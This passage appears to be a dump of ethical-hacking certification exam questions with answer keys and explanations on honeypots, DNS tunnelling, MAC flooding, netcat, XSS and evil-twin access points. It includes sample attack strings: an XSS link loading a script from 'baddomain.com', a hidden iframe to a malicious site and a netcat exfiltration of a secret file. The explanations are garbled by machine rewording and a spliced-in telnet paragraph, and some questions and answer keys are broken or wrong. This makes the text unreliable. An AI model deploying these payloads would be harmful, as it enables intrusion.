B. Enable all non-interactive accounts that should exist but do not require interactive login
C. Limit the administrator or toot-level access to the minimum number of users
D. Retain all unused modules and application extensions

Answer: C

NEW QUESTION 183
- (Exam Topic 2)
which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?

A. intrusion detection system
B. Honeypot
C. BotnetD Firewall

Answer: B


Explanation:
A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game.honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network — that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good.That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment.honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks.Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.

NEW QUESTION 185
- (Exam Topic 2)
Robin, an attacker, is attempting to bypass the firewalls of an organization through the DNS tunneling method in order to exfiltrate data. He is using the NSTX tool for bypassing the firewalls. On which of the following ports should Robin run the NSTX tool?

A. Port 53
B. Port 23
C. Port 50
D. Port 80


Answer: A

Explanation:
DNS uses Ports 53 which is almost always open on systems, firewalls, and clients to transmit DNS queries. instead of the more familiar Transmission Control Protocol (TCP) these queries use User Datagram Protocol (UDP) due to its low-latency, bandwidth and resource usage compared TCP-equivalent queries. UDP has no error or flow-control capabilities, nor does it have any integrity checking to make sure the info arrived intact.How is internet use (browsing, apps, chat etc) so reliable then? If the UDP DNS query fails (it's a best-effort protocol after all) within the first instance, most systems will retry variety of times and only after multiple failures, potentially switch to TCP before trying again; TCP is additionally used if the DNS query exceeds the restrictions of the UDP datagram size – typically 512 bytes for DNS but can depend upon system settings.Figure 1 below illustrates the essential process of how DNS operates: the client sends a question string (for example, mail.google[.]com during this case) with a particular type – typically A for a number address. I've skipped the part whereby intermediate DNS systems may need to establish where '.com' exists, before checking out where 'google[.]com' are often found, and so on.



Many worms and scanners are created to seek out and exploit systems running telnet. Given these facts, it's really no surprise that telnet is usually seen on the highest Ten Target Ports list. Several of the vulnerabilities of telnet are fixed. They require only an upgrade to the foremost current version of the telnet Daemon or OS upgrade. As is usually the case, this upgrade has not been performed on variety of devices. this might flow from to the very fact that a lot of systems administrators and users don't fully understand the risks involved using telnet. Unfortunately, the sole solution for a few of telnets vulnerabilities is to completely discontinue its use. the well-liked method of mitigating all of telnets vulnerabilities is replacing it with alternate protocols like ssh. Ssh is capable of providing many of an equivalent functions as telnet and a number of other additional services typical handled by other protocols like FTP and Xwindows. Ssh does still have several drawbacks to beat before it can completely replace telnet. it's typically only supported on newer equipment. It requires processor and memory resources to perform the info encryption and decryption. It also requires greater bandwidth than telnet thanks to the encryption of the info . This paper was written to assist clarify how dangerous the utilization of telnet are often and to supply solutions to alleviate the main known threats so as to enhance the general security of the web Once a reputation is resolved to an IP caching also helps: the resolved name-to-IP is usually cached on the local system (and possibly on intermediate DNS servers) for a period of your time . Subsequent queries for an equivalent name from an equivalent client then don't leave the local system until said cache expires. Of course, once the IP address of the remote service is understood , applications can use that information to enable other TCP-based protocols, like HTTP, to try to to their actual work, for instance ensuring internet cat GIFs are often reliably shared together with your colleagues.So, beat all, a couple of dozen extra UDP DNS queries from an organization's network would be fairly inconspicuous and will leave a malicious payload to beacon bent an adversary; commands could even be received to the requesting application for processing with little difficulty.

NEW QUESTION 189
- (Exam Topic 2)
Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.



```
macof -i eth1
18:b1:22:12:85:15 13:15:5a:6b:45:c4 0.0.0.0.25684 > 0.0.0.0.86254: S 2658741236:1235486715(0) win 512
12:a8:d8:15:4d:3b ab:4c:cd:5f:ad:cd 0.0.0.0.12387 > 0.0.0.0.78962: S 1238569742:782563145(0) win 512
13:3f:ab:14:25:95 66:ab:6d:4:b2:85 0.0.0.0.45638 > 0.0.0.0.4568: S 123587152:456312589(0) win 512
a2:2f:85:12:ac:2 12:85:2f:52:41:25 0.0.0.0.42358 > 0.0.0.0.35842: S 3256789512:3568742158(0) win 512
96:25:a3:5c:52:af 82:12:41:1:ac:d6 0.0.0.0.45213 > 0.0.0.0.2358: S 3684125687:3256874125(0) win 512
a2:c:b5:8c:6d:2a 5a:cc:f6:41:8d:df 0.0.0.0.12354 > 0.0.0.0.78521: S 1236542358:3698521475(0) win 512
55:42:ac:85:c5:96 a5:5f:ad:9d:12:aa 0.0.0.0.123 > 0.0.0.0.12369: S 8523695412:8523698742(0) win 512
a9:4d:4c:5a:5d:ad a4:ad:5f:4d:e9:ad 0.0.0.0.23685 > 0.0.0.0.45686: S 236854125:365145752(0) win 512
a3:e5:1a:25:2:a 25:35:a8:5d:af:fc 0.0.0.0.23685 > 0.0.0.0.85236: S 8623574125:3698521456(0) win 512
```

In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

A. Switch then acts as hub by broadcasting packets to all machines on the network
B. The CAM overflow table will cause the switch to crash causing Denial of Service
C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF
D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Answer: A

NEW QUESTION 192
- (Exam Topic 2)
An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.
How would the attacker use netcat to encrypt the information before transmitting onto the wire?

A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password
D. Use cryptcat instead of netcat

Answer: D

NEW QUESTION 195
- (Exam Topic 2)
Ethical backer jane Doe is attempting to crack the password of the head of the it department of ABC company. She Is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

A. Password key hashing
B. Password salting
C. Password hashing
D. Account lockout

Answer: B


Explanation:
Passwords are usually delineated as “hashed and salted”. salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it’s hashed, typically this “salt” is placed in front of each password.
The salt value needs to be hold on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used.
The use of unique salts means that common passwords shared by multiple users – like “123456” or “password” – aren’t revealed revealed when one such hashed password is known – because despite the passwords being the same the immediately and hashed values are not.
Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.
Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

NEW QUESTION 196
- (Exam Topic 2)
Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.
Which of the following host discovery techniques must he use to perform the given task?

A. UDP scan
B. TCP Maimon scan
C. arp ping scan
D. ACK flag probe scan

Answer: C

Explanation:
One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC 1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. .. This is required to issue a series of ARP requests. This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host. The –send-ip option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.
Raw IP ping scan example for offline targetsThis example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like 10.0.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed.
There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP tablespaces are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (–send-ip), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery.
ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP.
Example b ARP ping scan of offline target



```
# nmap -n -sn -PR --packet-trace --send-eth 192.168.33.37

Starting Nmap ( http://nmap.org )
SENT (0.0000s) ARP who-has 192.168.33.37 tell 192.168.0.100
SENT (0.1180s) ARP who-has 192.168.33.37 tell 192.168.0.100
Note: Host seems down. If it is really up, but blocking ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.23 seconds
```

In example b, neither the -PR option nor the -send-eth option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network.Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as -PE and -PS) are specified. LAN..
If you do not need to attempt an ARP scan at all, specify –send-ip as shown in Example a "Raw IP Ping Scan for Offline Targets".
If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an
Apple-registered MAC address, your head may turn to you. Use the –spoof-mac option to spoof the MAC
address as described in the MAC Address Spoofing section.


NEW QUESTION 201
- (Exam Topic 2)
This form of encryption algorithm is asymmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

A. Twofish encryption algorithm
B. HMAC encryption algorithm
C. IDEA
D. Blowfish encryption algorithm

Answer: A

Explanation:
Twofish is an encryption algorithm designed by Bruce Schneier. It's a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits. it's associated with AES (Advanced Encryption Standard) and an earlier block cipher called Blowfish. Twofish was actually a finalist to become the industry standard for encryption, but was ultimately beaten out by the present AES.Twofish has some distinctive features that set it aside from most other cryptographic protocols. For one, it uses pre-computed, key-dependent S-boxes. An S- box (substitution-box) may be a basic component of any symmetric key algorithm which performs substitution. within the context of Twofish's block cipher, the S-box works to obscure the connection of the key to the ciphertext. Twofish uses a pre-computed, key-dependent S-box which suggests that the S-box is already provided, but depends on the cipher key to decrypt the knowledge .
How Secure is Twofish?Twofish is seen as a really secure option as far as encryption protocols go. one among the explanation that it wasn't selected because the advanced encryption standard is thanks to its slower speed. Any encryption standard that uses a 128-bit or higher key, is theoretically safe from brute force attacks. Twofish is during this category.Because Twofish uses "pre-computed key-dependent S-boxes", it are often susceptible to side channel attacks. this is often thanks to the tables being pre-computed. However, making these tables key-dependent helps mitigate that risk. There are a couple of attacks on Twofish, but consistent with its creator, Bruce Schneier, it didn't constitute a real cryptanalysis. These attacks didn't constitue a practical break within the cipher.
Products That Use TwofishGnuPG: GnuPG may be a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also referred to as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a flexible key management system, along side access modules for all types of public key directories.KeePass: KeePass may be a password management tool that generates passwords with top-notch security. It's a free, open source, lightweight and easy-to-use password manager with many extensions and plugins.Password Safe: Password Safe uses one master password to stay all of your passwords protected, almost like the functionality of most of the password managers on this list. It allows you to store all of your passwords during a single password database, or multiple databases for various purposes. Creating a database is straightforward , just create the database, set your master password.PGP (Pretty Good Privacy): PGP is employed mostly for email encryption, it encrypts the content of the e-mail . However, Pretty Good Privacy doesn't encrypt the topic and sender of the e-mail , so make certain to never put sensitive information
in these fields when using PGP.TrueCrypt: TrueCrypt may be a software program that encrypts and protects files on your devices. With TrueCrypt the encryption is transparent to the user and is completed locally at the user's computer. this suggests you'll store a TrueCrypt file on a server and TrueCrypt will encrypt that file before it's sent over the network.

NEW QUESTION 205
- (Exam Topic 2)
ViruXine.W32 virus hides their presence by changing the underlying executable code.
This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Malicious Website
User accesses malicious website
1
2
Virus infects user computer
3
User publishes the infected files in to a web server
The website and the files altered by virus
Malicious Website
Redirected to malicious website
7
Virus infects user computer
6
5
User gets infected with virus
4
Another user accesses the infected web page

The virus attempts the following activities:

- Attempts to infect .exe and/or .scr files
- Interferes file protection activities provided by windows
- Embeds the command to give the user access to the php, asp, htm and html files in the site in where virus was trapped in advance

```
<iframe src="http://****.pl/rc/" width=1 height=1
style="border:0"></iframe>
```

Here is a section of the Virus code:



```
lots of encrypted code
...
Decryption_Code:
C=C+1
A=Encrypted
Loop:
B=*A
C=3214*A
B=B XOR CryptoKey
*A=B
C=1
C=A+B
A=A+1
GOTO Loop IF NOT A=Decryption_Code
C=C^2
GOTO Encrypted
CryptoKey:
some_random_number
```

What is this technique called?

A. Polymorphic Virus
B. Metamorphic Virus
C. Dravidic Virus
D. Stealth Virus


Answer: A

NEW QUESTION 206
- (Exam Topic 2)
in the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

A. 3.0-6.9
B. 40-6.0
C. 4.0-6.9
D. 3.9-6.9

Answer: C


Explanation:



CVSS v2.0 Ratings | CVSS v3.0 Ratings

Severity	Base Score Range	Severity	Base Score Range
		None	0.0
Low	0.0-3.9	Low	0.1-3.9
Medium	4.0-6.9	Medium	4.0-6.9
High	7.0-10.0	High	7.0-8.9
		Critical	9.0-10.0

NEW QUESTION 210
- (Exam Topic 2)
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.



```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

A. Cross-site-scripting attack
B. SQL Injection
C. URL Traversal attack
D. Buffer Overflow attack

Answer: A

NEW QUESTION 213
- (Exam Topic 2)
Which of the following commands checks for valid users on an SMTP server?

A. RCPT
B. CHK
C. VRFY
D. EXPN

Answer: C

Explanation:
The VRFY commands enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821.The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn’t local, but the server can forward the message. The server response includes the mailbox name.

NEW QUESTION 218
- (Exam Topic 2)
jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However. Jane has a long, complex password on her router. What attack has likely occurred?

A. Wireless sniffing
B. Piggybacking
C. Evil twin
D. Wardriving

Answer: C

Explanation:
An evil twin may be a fraudulent Wi-Fi access point that appears to be legitimate but is about up to pay attention to wireless communications.[1] The evil twin is that the wireless LAN equivalent of the phishing scam.This type of attack could also be wont to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing, which involves fixing a fraudulent internet site and luring people there.The attacker snoops on Internet traffic employing a bogus wireless access point. Unwitting web users could also be invited to log into the attacker’s server, prompting them to enter sensitive information like usernames and passwords. Often, users are unaware they need been duped until well after the incident has occurred.When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts the transaction, since it’s sent through their equipment. The attacker is additionally ready to hook up with other networks related to the users’ credentials.Fake access points are found out by configuring a wireless card to act as an access point (known as HostAP). they’re hard to trace since they will be shut off instantly. The counterfeit access point could also be given an equivalent SSID and BSSID as a close-by Wi-Fi network. The evil twin are often configured to pass Internet traffic through to the legitimate access point while monitoring the victim’s connection, or it can simply say the system is temporarily unavailable after obtaining a username and password.

NEW QUESTION 219
- (Exam Topic 2)
You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?

A. 210.1.55.200
B. 10.1.4.254
C. 10..1.5.200
D. 10.1.4.156

Answer: C

NEW QUESTION 222
- (Exam Topic 2)
What type of analysis is performed when an attacker has partial knowledge of inner-workings of the application?

A. Black-box
B. Announced
C. White-box
D. Grey-box

Answer: D

NEW QUESTION 225
- (Exam Topic 2)
When a security analyst prepares for the formal security assessment - what of the following should be done in order to determine inconsistencies in the secure assets database and verify that system is compliant to the minimum security baseline?

A. Data items and vulnerability scanning
B. Interviewing employees and network engineers
C. Reviewing the firewalls configuration
D. Source code review

Answer: A

NEW QUESTION 226
- (Exam Topic 2)
Which of the following steps for risk assessment methodology refers to vulnerability identification?

A. Determines if any flaws exist in systems, policies, or procedures
B. Assigns values to risk probabilities; Impact values.
C. Determines risk probability that vulnerability will be exploited (Hig
D. Medium, Low)
E. Identifies sources of harm to an IT syste
F. (Natural, Huma
G. Environmental)

Answer: C

NEW QUESTION 229
- (Exam Topic 2)
Which of the following is the primary objective of a rootkit?

A. It opens a port to provide an unauthorized service
B. It creates a buffer overflow
C. It replaces legitimate programs
D. It provides an undocumented opening in a program

Answer: C

